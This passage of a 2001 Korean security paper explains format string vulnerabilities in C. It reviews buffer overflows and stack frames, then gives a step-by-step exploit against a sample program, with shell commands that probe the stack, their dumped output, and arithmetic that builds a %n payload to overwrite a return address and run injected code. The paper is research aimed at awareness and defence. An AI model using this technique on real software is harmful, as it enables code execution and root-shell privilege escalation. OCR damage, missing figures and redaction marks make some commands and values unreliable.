# C언어에서 포맷 스트링이 프로그램 보안에 미치는 영향

이 형 봉[†] · 차 홍 준[††] · 최 형 진[†††]


## 요 약

C 언어가 가지고 있는 특징 중의 하나는 포인터형 변수를 제공하여, 프로그램 작성자가 임의의 주소영역에 쉽게 접근할 수 있다는 점이다. 따라서 운영체제에 의해서 세부적으로 통제되지 못한 메모리 영역은 C 언어를 통해서 읽기·쓰기·수행이 가능해 진다. C 언어의 포맷스트링은 이러한 C 언어의 특성에 따라 임의의 메모리를 접근할 수 있는 통로 역할을 할 수 있고, 따라서 프로그램 보안침해 수단으로 악용될 수 있다. 본 논문에서는 이러한 C 언어의 포맷스트링이 프로그램 보안침해에 적용되는 과정을 심층적으로 규명한 후, 지금까지 알려진 보편적인 수법보다 더욱 위협적인 단계적 지속적 바이러스 형태의 새로운 침해수법 가능성을 실증적 시나리오와 함께 증명함으로써 포맷스트링의 위험성에 대한 경각성을 높이고 대응방안 모색에 기여하고자 한다.


# A Study on the Effect of Format String on Secure Programming in C Language

Hyung-Bong Lee[†] · Hong-Jun Tcha[††] · Hyung-Jin Choi[†††]


## ABSTRACT

One of the major characteristics of C language is that it allows us to use pointer type variables to access any area of virtual address space. So, we can read/write/execute from/to virtual memory area not controlled delicately by operating system. We can access such memory area by using format string and it can be a vulnerability of C language from the point of secure programming. In this paper, we analyze in detail the process of security attack based on format string and then exploit a new virus style attack which is stepwise and durable with some actual scenarios to warn the severity of it, and grope for some preliminary responding actions.


**키워드 : 포맷스트링(format string), 바이러스(virus), 버퍼넘침(buffer overflow), 배열경계(array bounds), 위해코드(malicious code).**

## 1. 서 론


C 언어는 포인터형 변수의 도입과 함께 배열의 경계를 인식하지 않는다[1]. 특히 문자열의 경우 이러한 특성을 고려하여 문자열 끝 부분에 반드시 null 문자를 삽입함으로써 문자열(문자형 배열)의 종단 점을 인식하도록 한다. 버퍼넘침(buffer overflow)은 이러한 C 언어의 특성에서 기인한 가장 널리 알려진 보안 취약점으로서 보안침해 영역에서 차지하는 비중이 급격하게 높아지고 있다[2, 3]. (그림 1)은 전체 침해 건수와 버퍼넘침에 관련된 건수의 비율을 년도별로 분석한 것인데, 절대적 건수 및 상대적 비중의 증가 추세가 뚜렷함을 알 수 있다.

버퍼넘침은 기본적으로 사용자 입력문자열을 확보된 버퍼보다 크게 하여 해당 버퍼 주변의 다른 정보를 덮어씀으로써 프로그램의 제어흐름을 인위적으로 변경하는 보안침해 수법이다[4, 5]. 이러한 침해수법은 언어 및 운영체제에 대한 고도의 이론적 지식을 배경으로 하고 있다는 점에서 매우 지능적이고 치밀하다.

버퍼넘침에 이어 임의의 위치에 있는 메모리 값을 임의의 값으로 변경할 수 있는 포맷스트링(format string) 수법이 또 다른 보안 침해수법으로 등장하여[6] 커다란 위협이 되고 있다. 포맷스트링 수법은 일단 허점이 노출되었을 경우 버퍼넘침보다 훨씬 자유롭고 광범위한 메모리 접근이 가능하기 때문에 그 위험성 또한 매우 높다. 본 논문에서는 이러한 포맷스트링에 의한 보안 침해수법을 자세히 분석함으로써 이에 대한 대응방안 수립에 기여하고자 한다. 이를 위하여 2장에서 포맷스트링 보안침해 대두 과정 및 관련연구와 일반적인 포맷스트링 보안 침해과정을 심층적으로 분석한다. 3장에서는 포맷스트링에 의한 일반적인 보안침해

† 종신회원 : 호남대학교 정보통신공학부 교수
†† 정 회 원 : 강원대학교 컴퓨터과학과 교수
††† 종신회원 : 강원대학교 컴퓨터과학과 교수
논문접수 : 2001년 6월 28일, 심사완료 : 2001년 8월 28일

수법과 달리 단계적이고 지속적인 바이러스 형태의 새로운 보안침해 수법을 실증적 시나리오와 함께 제기한다. 4장에서는 대응방안을 살펴보고 마지막 5장에서 결론으로 본 논문을 맺는다.




(그림 1) 버퍼넘침 보안침해 건수의 증가추이[3]

## 2. 포맷스트링 보안침해 대두과정 및 관련연구

포맷스트링 보안 침해는 버퍼넘침 현상을 다뤘던 연장선상에서 그 위험성이 인식되었다. 즉 버퍼넘침 보안침해 수법은 포맷스트링 수법의 토대 역할을 했던 셈이다.

### 2.1 버퍼넘침 보안침해의 이해

버퍼넘침 보안침해 수법의 근본 원리는 C언어의 배열경계 무시 및 운영체제의 시스템 호출 특성을 이용하고, 함수호출 과정이 관리되는 스택프레임을 조작하는데 있다.

#### 2.1.1 배열경계의 무시

C 언어는 배열의 경계를 인식하지 않는다. 즉 배열 에 적용할 첨자(index)와 할당된 배열의 크기를 프로그램상에서 명시적으로 비교하지 않는 한, 배열의 경계가 무너지는 현상이 언어 수준에서 자동으로 인지되지 않는다는 것이다. 이는 배열을 포인터와 같은 개념으로 취급하는 데서 나타나는 현상으로 이를 버퍼넘침이라 한다[5]. (프로그램 1)에서 sub() 함수에 전달된 배열 buf[]의 주소는 단순히 포인터로 취급되어 원래 할당된 크기(16)에 대한 어떤 정보도 전달되지 않기 때문에, 크기를 넘어선 곳을 참조하더라도 언어수준에서 어떠한 경고나 오류도 보여주지 못한다[1]. 다만 해당 프로그램을 실행할 때 논리적인 오류나 메모리 접근오류에 의한 운영체제 수준에서의 강제적인 종료 등의

(프로그램 1) C언어의 배열처리 방식

```
#include <stdio.h>
main() {
    char    buf[16] ;
    fgets(buf, 160, stdin)
    sub(buf) ;
}
```

```
sub(char  str[])
{
    str[100] = 0 ;
    printf(str) ;
}
```


처분을 받을 수는 있다[7]. 이 때 위와 같은 제어흐름 정보의 저장 장소로서 스택을 사용하는 경우가 많고, 경우에 따라 레지스터를 사용하는 경우도 있다[8].

#### 2.1.2 함수호출 스택프레임의 형성

(그림 1)은 (프로그램 1)을 리눅스 시스템에서 gcc로 컴파일한 어셈블리코드와 그에 따라 형성된 스택프레임 모습이다. 스택프레임에는 해당 함수의 지역변수, 함수호출을 위한 매개변수 및 제어정보가 관리되는데, 펜티엄 프로세서는 스택프레임을 ebp레지스터에 관리한다[8].

#### 2.1.3 의도적인 버퍼넘침의 유도

```
main :
① pushl  %ebp
② movl   %esp, %ebp
③ subl   $24, %esp
④ addl   $-12, %esp
   leal   -16(%ebp), %eax
⑤ pushl  %eax
⑥ call    gets
⑦ addl   $16, %esp
⑧ addl   $-12, %esp
   leal   -16(%ebp), %eax
⑨ pushl  %eax
⑩ call    sub
⑪ addl   $16, %esp
   xorl   %eax, %eax
⑫ leave
⑬ ret
sub :
ⓐ pushl  %ebp
ⓑ movl   %esp, %ebp
ⓒ subl   $8, %esp
   movl   8(%ebp), %eax
   addl   $20, %eax
   movb   $0, (%eax)
ⓓ addl   $-12, %esp
   movl   8(%ebp), %eax
ⓔ pushl  %eax
ⓕ call    printf
ⓖ addl   $16, %esp
ⓗ leave
ⓘ ret
```




(프로그램 1) (프로그램 1)의 어셈블리코드 및 스택프레임

(프로그램 1)의 fgets() 함수에서 16바이트보다 긴 문자열을 입력한다면 (그림 1)에서 표시된 부분과 같이 저장된 제어정보가 손상되어서 정상적인 제어흐름이 이루어지지 못한다. 이런 현상을 의도적으로 유도하여 일정한 지점에 위해코드를 삽입하고, 복귀주소(return address)를 그곳의 주소로 덮어쓸 경우, 프로그램은 해당 위해코드를 수행할 수밖에 없다.

#### 2.1.4 운영체제의 특성

유닉스나 리눅스 운영체제는 쉘("/bin/sh")을 통해서 사용자의 명령어를 처리하고, 그 쉘은 해당 사용자의 계정에 주

어진 권한을 갖는다. 또한 새로운 프로그램의 실행은 exec() 시스템 호출에 의해서 이루어지는데, 새로 생성된 프로세스의 권한은 두 가지 방식으로 결정된다. 첫 번째는 일반적인 경우로서 원래 부여되었던 권한이 그대로 상속된다. 두 번째는 새로 수행시킬 실행파일에 setuid 속성이 설정되었을 경우로서 이 때는 그 파일의 소유자 권한이 부여된다. 따라서 현재 관리자 권한으로 수행되고 있는 프로세스(대부분의 네트워크 서버 프로그램들이 해당됨)나, setuid가 설정된 관리자 소유의 실행파일(passwd 명령어 등)을 수행시킨 후, 버퍼넘침을 유도하여 exec ("/bin/sh")에 대응되는 기계어 코드 부분으로 제어흐름을 바꾸게 되면 관리자 권한의 쉘을 얻게된다. 이 과정은 위해코드를 입력문자열 중간에 삽입하고, 복귀주소를 그 부분으로 덮어씀으로써 이루어진다[4]. 다만 해당 버퍼의 주소를 알아내기 위해서는 수많은 시행착오를 겪어야 한다.

### 2.2 포맷스트링 보안침해의 이론적 배경

#### 2.2.1 포맷스트링 보안침해 수법의 원리

포맷스트링에 의한 보안침해 가능성은 앞에서 살펴본 버퍼넘침 수법의 연장선상에서 제기된 후 2000년 2월경 wu-ftp(Washington University ftp)에서 현실로 입증된 후, 일부 DNS(Domain Name Server)를 통한 피해사례가 발생하고 있다[9].

포맷스트링은 C 언어에서 출력형태를 지정하는 문자열인데[10], printf("%d\n", i) ; 의 예에서 "%d\n"이 거기에 해당된다. 여기서 %는 제어를 식별하는 문자로서 곧 이어 필요한 제어문자가 따르게 된다. 이 중에서 문제가 되는 것이 %n인데, 그 이유는 메모리 일부에 특정 값을 기록하는데 적용될 수 있기 때문이다. (프로그램 2)에서 첫 번째 printf() 함수가 호출되면 변수 pos1에는 "first length"의 길이가, pos2에는 "first length second length"의 길이가 각각 정수 값으로 저장된다. printf() 호출시 스택에는 포맷스트링, &pos1, &pos2 등 세 개의 매개변수가 설정되어 두 개의 %n 제어문자에 대응되는 두개의 저장위치가 정확히 일치해야 한다. 두 번째 printf()는 %x를 이용하여 pos1, pos2 두 변수에 들어있는 값을 출력하는데, 이들 두 변수의 값 역시 매개변수로 스택에 저장된다.

위의 포맷스트링에서 %n을 적당한 곳에 위치시키고, 저장위치를 인위적으로 대응시켜주면 임의의 위치에 임의의 값을 써 넣을 수 있다. %x의 경우 대응되는 매개변수가 부족하면 그 매개변수 위치에 해당되는 스택 값을 출력하는 결과를 얻을 수 있다.

포맷스트링 보안침해는 위의 두 가지 성질을 조합하여 입력한 문자열이 프로그램 내부에서 포맷스트링으로 사용되는 경우에 성립한다. 예를 들어 (프로그램 1)에서 사용자가 "%x,%x,%x\n"의 문자열을 입력한다면, 이 문자열은 곧 sub() 함수에서 포맷스트링으로 사용되어 ⓕ에서 printf ("%x, %x, %x\n"); 와 같은 문장을 구사하는 결과가 된다. 이 때 printf() 함수는 첫 번째 매개변수인 포맷스트링에 존재하는 세 개의 %x에 대응되는 값을 계속해서 스택에서 찾게 될 것인데 이들에게는 dummy21~dummy23 값 들이 각각 대응되어 출력된다.

이와 같은 원리를 좀더 확장하여 %x를 적절히 삽입한 입력문자열을 사용하면 스택에 존재하는 값 들을 출력해 볼 수 있고, 그 결과를 이용해서 스택프레임의 구성을 추적해 낼 수 있다. (프로그램 1)의 경우 8개 이상의 %x를 사용하면 저장된 ebp, sub()로 부터 복귀할 주소, 그리고 sub() 함수가 호출될 당시의 첫 번째 매개변수, 즉 buf의 주소를 알아낼 수 있음을 알 수 있다. 여기서 중요한 사실은 ebp + 4 값이 곧 main() 함수로부터 복귀할 주소가 들어있는 곳의 위치라는 점인데[8], 그 이유는 복귀주소를 덮어쓸 수 있는 하나의 단서가 되기 때문이다.

위에서와 동일한 개념으로 (프로그램 1)에서 13개의 %x 다음에 %n을 배치한 문자열을 입력했을 때의 결과를 생각하면 포맷스트링에 의한 보안침해 수법 원리가 이해된다. 이 경우 printf() 함수는 포맷스트링으로부터 총 14개의 매개변수를 더 필요로 하기 때문에 이들은 무조건 스택으로부터 참조된다. 이 경우를 (그림 1)에 따라 자세히 살펴보면 %n이 정확히 buf에 대응함을 알 수 있는데, 이 때 buf[](즉 입력문자열)의 첫 부분에 목표주소를 배치하면 그 곳에 %n의 값(입력문자열에서 %n까지의 길이)을 써넣을 수 있다.

```
#include <stdio.h>
main()
 {
   int    pos1, pos2 ;
   printf("first length%n second length%n", &pos1, &pos2) ;
   printf("first = %x, second = %xWn", pos1, pos2) ;
 }
```

(프로그램 2) 포맷스트링의 %n,%x 제어문자 역할

#### 2.2.2 포맷스트링 보안침해 취약점의 잠재 가능성

앞에서 설명한 바와 같이 포맷스트링 보안침해가 이루어지기 위한 전제조건은 사용자 입력문자열이 포맷스트링으로 사용되어야 한다는 점이다. 그런데 유닉스/리눅스 환경의 시스템 프로그램들은 외부 입력에 대하여 (프로그램 3)과 유사한 형태의 처리를 자주한다. 이 예를 살펴보면 사용자가 입력한 문자열이 저장된 buf[]의 내용이 err_msg[]에 복사되었다가, syslog() 함수에서 포맷스트링으로 사용되고 있음을 알수 있다. syslog()는 두 번째 매개변수를 포맷스트링으로 간주하고, printf()에서와 마찬가지로 더 필요한 매개변수 들을 계속된 스택에서 참조한다[10]. 이 때 사용자 입력문자열에 %x, %n이 과도하게 포함되면 앞에서 설

명한 포맷스트링에 의한 보안침해 현상이 발생한다. 이는 포맷스트링에 의한 보안 취약점이 상당 수 시스템 프로그램에 잠재하고 있을 가능성이 매우 높음을 말해주고 있다.

```
...
if (illegal_input(buf)) {
    sprintf(err_msg, "llegal input : %s", buf) ;
    ...
    syslog(LOG_WARNING, err_msg) ; ",
    return ;
} ...
```


(프로그램 3) 입력문자열의 포맷스트링 사용예

### 2.3 포맷스트링 보안침해 과정의 심층 분석

본 절에서는 (프로그램 3)을 형상화한 (프로그램 4) fmt.c[6]를 중심으로 포맷스트링 보안침해 과정을 자세히 분석한다. 여기서 빗금친 부분은 스택프레임에 영향을 주지 않고 각 단계에서 확인을 위한 임시 문장들이다. 그 오른쪽 그림은 (프로그램 1)에서 (그림 1)을 유도했던 동일한 과정을 거쳐 작성된 (프로그램 4)에 대한 스택프레임 변화과정이다. 이에 대한 실증적 분석은 펜티엄 II 450MHz, 128M 메모리, Debian GNU/Linux 2.2 환경에서 gcc -o fmt fmt.c 명령어로 컴파일하여 이루어졌다.

#### 2.3.1 입력버퍼까지의 거리 예측

우선 입력문자열 내용 자체가 그 내에 포함된 제어문자에 대응되기 위해서는 sprintf()의 매개변수 위치로부터 입




(프로그램 4) 포맷스트링 보안침해 대상 프로그램 예

력버퍼가 얼마나 떨어져 있는지를 알아야 한다. 이를 위하여 "AAAABBBB %x…"형태의 문자열 에 %x의 개수를 증가시키면서 입력하면, 결과적으로 "……41414141424242……" 형태의 출력이 나타난다. 그 이유는 sprintf()에 넘겨진 두개의 매개변수 tmp와 buf 다음에 위치한 스택의 값들이 %x에 차례로 대응되고, %x의 수가 늘어나면 결국 buf[] 위치까지 도달하여 그 곳에 저장된 내용이 대응되어 출력될 것이기 때문이다. (프로그램 4)의 경우 20번째 %x가 buf[0]~buf[3]의 4 바이트 정수를 출력한다. 이 과정에 대한 실증적인 결과가 (과정 1)에 나타나 있다. 여기서 printf 명령어는 printf() 라이브러리 형태의 기능을 명령어 수준에서 수행하고, %%는 %자체를 문자열에 삽입한다는 의미이다[10]. (과정 1)은 %.8x가 20번 포함된 문자열이 buf[]에 표준입력을 통해서 입력된 후 do_it() 함수에 매개변수로 전달되고, 다시 sprintf()에 포맷스트링으로 전달되어 %.8x가 제어문자로 작용하여 스택내용을 덤프하고 있는 모습이다. 특히 20번째 %.8x에 AAAA의 ASCII코드인 41414141이 대응되었기 때문에 sprintf() 매개변수 위치로부터 입력버퍼인 buf[ ]까지 19개의 4 바이트 정수가 존재함을 알 수 있다.

```
# printf "AAAA %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8xWn" | ./fmt
➔
AAAA 0004823d, 4001db20, bffffcac, 4000a030, 00000000, 00000000, 400a7490, 400136f0, bffffcac, 080484ed, [redacted]8, 00000400, 000005cc, 00000000, 00000650, 000005ed, 00000436, 000030a, [redacted]
```

(과정 1) 포맷스트링를 이용한 입력버퍼 거리예측

#### 2.3.2 입력버퍼의 주소 예측

입력버퍼의 주소는 위해코드를 문자열로 삽입하여 그 곳을 수행시키기 위하여 필요하다. 입력버퍼의 주소는 (프로그램 4)와 같이 원천코드 윤곽을 어느정도 알고있다면 쉽게 얻을 수 있다. 즉 (과정 1)에서 do_it()에 전달된 매개변수 부분을 덤프하고 있는데, bffff8a8, bffff4a8이 각각 tmp와 buf에 해당되는 매개변수임을 짐작할 수 있다. 그러나 2.3.1에서와 같은 시행착오를 통해서 얻는 방법이 더 일반적이라고 말할 수 있다. 시행착오를 거쳐서 얻는 방법은 (과정 1)에서 20번째 %x에 %s를 배치하고, 입력문자열 앞 부분(buf[0]~buf[3])에 buf[] 주소 값 주위의 다양한 값을 넣어보는 것이다. 만약 이 값이 버퍼주소와 정확히 일치할 경우 buf[0]~buf[3]의 4 바이트 정수 값을 %s에 대응되는 문자열 주소로 인식하여 buf[]의 내용을 반복해서 출력하게 될 것이다. (과정 2)는 이 과정에 대한 실증적 결과를 보여주고 있다. 여기서는 20번째는 %x로 두고 21번째에 %s를 배치하였는데, 그 이유는 식별이 용이한 문자열을 맨 앞부분에 사용하고, 그 다음(buf[4]~buf[7])에 주소 값을 배치하기

위함이다. 0xbffff4a8를 버퍼주소로 시도한 결과 출력 뒷부분에 입력문자열(buf[])의 전체 내용이 %s 위치에 그대로 삽입되어 있음을 알 수 있다.

```
# printf "AAA[redacted] %%.8x, %%.8x, %%.8x, %%.8x,
%%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x,
%%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%.8x, %%s\n" | ./fmt
➜
AAA ⑭ ¿ 0804823d, [redacted],
[redacted], 00000000, 00000650, 000005ed, 0000
0436, 0000030a, 20414141, AAA ⑭ ¿ %.8x, %.8x, %.8x, %.8x,
%.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x,
%.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %s
```

(과정 2) 포맷스트링를 이용한 입력버퍼 주소 예측

2.3.3 스택프레임 및 복귀주소 저장위치의 추적

(과정 1) 및 (과정 2)를 분석하면 스택프레임(ebp)과 복귀주소의 저장위치를 추적해 볼 수 있다. 즉 (프로그램 4)의 그림을 참고하면 (과정 1)의 출력물에는 do_it() 함수가 호출되면서 생성된 <ebp, 복귀주소> 쌍이 반드시 하나 존재함을 알 수 있고, <0xbffffcac, 0x080484ed>가 가장 유력하다는 것을 직관적으로 단정할 수 있다. 이어서, 이 부분을 출력한 %x를 고려하면 이들의 위치를 얻을 수 있고, 결국은 복귀주소를 덮어쓸 수 있게 된다. (과정 1)의 경우 이들은 buf[]의 첫 부분을 출력한 %x로부터 각각 11, 10 번 앞에 위치하고 있으므로 ebp가 저장된 곳은

- buf[ ]의주소-4 * 11 = 0xbffff4a8 - 0x2c = 0xbffff47c, do_it()으로부터 복귀할 주소가 저장된 곳은
- buf[ ]의주소-4 * 10 = 0xbffff4a8 - 0x28 = 0xbffff480

와 같이 각각 구할 수 있다.

앞에서는 do_it()을 위한 스택프레임을 중심으로 살펴보았는데, 지금 얻어진 ebp 값을 참조하면 do_it()을 호출한 함수 main()의 스택프레임을 쉽게 추적할 수 있다. 즉 이 저장 ebp 값 자체가 main()의 스택프레임이기 때문에, 그 곳에 가면 다시 그 이전 함수에 대한 스택프레임이 저장되어 있고, 그 바로 다음 위치에 main()에서 복귀할 주소가 저장되어 있다는 것이다. 따라서 main()에서 복귀할 주소가 저장된 위치는

- 저장 ebp + 4 = 0xbffffcac + 4 = 0xbffffcb0

와 같이 구할 수 있다. 이와 같이 스택프레임(ebp)을 계속해서 추적하면 복귀주소가 저장된 곳의 위치를 호출된 함수의 깊이 만큼 알아낼 수 있다.

2.3.4 입력문자열의 구성

입력문자열은 위해코드를 포함한 상태에서 %x, %n을 적절히 배치하여 복귀주소가 저장된 곳의 내용을 위해코드가 위치할 곳의 주소로 덮어쓸 수 있도록 구성되어야 한다.

- 복귀주소 저장위치의 주소 값 삽입

입력문자열 맨 앞에는 덮어쓰고자 하는 복귀주소가 위치하고 있는 곳의 주소를 1씩 증가하면서 연속 적으로 배치한다. 그 이유는 덮어쓸 값을 바이트 단위로 네 번에 걸쳐 차례로 써넣기 위함인데, 이는 한번의 %n으로 원하는 4 바이트 정수 값 만큼의 문자열 길이를 얻을 수 없기 때문이다. (프로그램 4)에서 덮어쓸 복귀주소로 do_it()의 복귀주소를 선택할 경우에 0xbffff480~0xbffff483까지의 값을, main()에서의 복귀주소를 목표로 할 경우에는 0xbffffcb0~0xbffffcb3 까지의 값을 차례로 넣는다.


- 입력버퍼까지의 공간을 버리기 위한 %x 삽입

sprintf()의 매개변수 위치에서부터 buf[]까지의 공간을 뛰어넘기 위하여 (과정 1)에서 얻은 결과에 따라 19개의 %.8x 제어문자를 배치한다. 여기서 굳이 %.8x를 사용하는 이유는 출력을 정확히 8바이트로 규격화 시킴으로써 다음에 설명될 %n의 위치선정을 위한 문자열 길이를 편리하게 계산하기 위함이다. 그러나 %.8x 대신에 %c를 사용하면 4 바이트 정수에 대하여 1 바이트를 출력함으로 더 편리할 수 있다.

- 복귀주소를 덮어쓰기 위한 %n 삽입

sprintf() 함수는 포맷스트링(입력문자열)에 포함된 %x를 buf[] 직전까지 모두 소화했으므로, 이후에 나타나는 제어문자부터는 buf[]의 시작 위치에 있는 값 들부터 차례로 대응시킬 수 밖에 없다. 따라서 이후에 %n 제어문자를 배치하면 buf[0]~buf[3]에 위치한 값을 주소로 인식하여 지금까지 누적된 출력길이를 그곳에 써넣을 수 있게 된다. 여기서 중요한 관건은 덮어쓸 복귀주소 값(위해코드의 위치)과 %n의 위치를 어떻게 결정하느냐는 것인데, 덮어쓸 값이 결정되었다면 (그림 2)와 같이 4개의 %n에 str0~str3을 부가적으로 덧붙여서 원하는 주소 값의 각 바이트에 상응하는 길이를 각각 얻을 수 있다. 그러나 덮어쓸 값, 즉 위해코드의 위치를 결정하는 것이 간단하지 않다. (그림 2)에서 위해코드를 입력문자열의 뒷부분(↓위치)에 삽입할 경우 그 것이 입력버퍼에 입력되었을 때의 위치 값(입력버퍼 주소는 위에서 이미 알아 낸 상태)을 복귀주소 위치에 덮어써야 하는데, 삽입위치 자체가 앞쪽의 str0~str3에 영향을 받고, str0~str3 또한 삽입위치에 영향을 받기 때문에 양자간에 상당히 복잡한 방정식 풀이가 요구된다.

이 문제는 입력문자열에서 %x 부분까지는 고정되고, str0~str3를 모두 nop(no operation)의 기계어 코드인 0x90으로 채울 수 있다는 사실로부터 쉽게 해결될 수 있다. 즉, str0가 시작되는 지점을 위해코드의 시작점(복귀주소로 덮어쓸 값)으로 사용하면 제어가 이곳으로 옮겨오더라도, 이어지는 nop를 모두 실행한 후 위해코드 부분까지 도착하여





(그림 2) 입력문자열과 스택의 관계

실행할 수 있는 것이다. 그러나 또 다시 제기되는 문제점은 str0~위해코드 사이에 끼어있는 %n(0x256e) 자체는 기계어 코드가 아니어서 수행 시킬 수 없다는 점인데, 이는 (그림 3)과 같이 상대점프(relative jump) 명령어를 %n 앞에 배치하여 해결될 수 있다. 즉 %n 앞에 있는 두개의 nop (0x9090)를 0xeb02 (jmp.+2 기계어 코드)로 대치하는 것이다. (그림 2)에서 %.8x나 %c는 동일하게 4 바이트 정수를 필요하므로 %c를 사용하여 (프로그램 4)의 예에서 복귀주소에 덮어쓸 값을 계산하면,


- buf[]의주소 + 4 * 4 + 19 * 2 = 0xbffff4a8+0x36 = 0xbfff f4de

와 같이 구할 수 있다.




(그림 3) 입력문자열의 %n 제어문자 배치


이상을 종합하면 0xbffff480(do_it()의 복귀주소 위치)에 0xbffff4de 값을 써넣을 수 있도록 str0~str3와 %n을 적절하게 삽입하면 포맷스트링 보안침해가 이루어진다. 이때 펜티엄 프로세서는 little_endian([11]) 형식의 자료저장 순서를 가지므로 (그림 4)와 같은 모습으로 복귀주소가 저장되어야 한다. 우선 0xde(222)값을 얻기 위해서는 첫 번째 %n이 전체 출력문자열에서 222번째 바로 다음에 위치하여야 한다. (그림 2)의 입력문자열을 포맷스트링으로 했을 때의 출력문자열을 가상해보면 앞부분 주소가 16(4x4) 바이트, 각 %c가 한 바이트씩 총 19바이트를 출력한다. 따라서 str0은 길이를 187(222-16-19)로 하면 되는데 그 중 마지막 두 바이트는 0xeb02로 대체할 것이므로 결국 앞쪽에 185 개의 0x90를 배치하면 된다. 이 결과에 의하여 0xde, 0x00, 0x00, 0x00 등 네 개의 값들이 0xbffff470부터 차례로 쓰여진다 (%n은 4바이트 정수 값을 기록함). 다음으로 0xf4(244)는 두 번째 %n을 244번째 다음에 위치시키면 되는데, 앞에서 이미 222 길이가 확보 되었으므로 나머지 22바이트만 추가하면 된다(%n 자체는 출력물에 포함되지 않으므로 무시함). 이 때도 마지막 2 바이트는 0xeb02로 대체하고 나머지 20개의 0x90을 앞쪽에 합쳐서 str1에 할당한다. 이는 0xbffff471부터 0xf4, 0x00, 0x00, 0x00의 값들이 기록되는 결과를 준다. 세 번째 0xff(255)도 같은 방법으로 계산하여 9개의 0x90과 끝부분의 0xeb02로 구성된 길이 11 바이트의 str2를 설정하면 세 번째 %n에 의하여 0xb ffff472부터 0xff, 0x00, 0x00, 0x00의 값들이 쓰여진다.




(그림 4) little-endian 형식의 자료저장 방식

지금까지는 우연히 0xde < 0xf4 < 0xff 와 같이 바이트 값이 계속 증가하는 형태가 되어 str0~str2를 쉽게 구할 수 있었다. 그러나 네 번째 수 0xbf(191)는 현재까지 구성된 출력물의 총길이 255보다 작아서 곤란하다. 이 경우에는 0xbf 대신에 0x1bf(447)가 나올 수 있도록 str3를 구성하면, 네 번째 %n에 의하여 0xbf, 0x01, 0x00, 0x00의 값 들을 0xbffff473부터 차례로 써넣을 수 있다. 따라서 str3는 190 (447-255-2)개의 0x90과 끝 부분의 0xeb02로 구성된다.

이상과 같이 복귀주소의 덮어쓰기는 펜티엄이 little-endian 형식의 자장구조이기 때문에 낮은 번지의 수부터 바이트 단위로 진행하며 이를 그림으로 표현하면 (그림 5)와 같다.




(그림 5) %n이 복귀주소를 덮어쓰는 과정

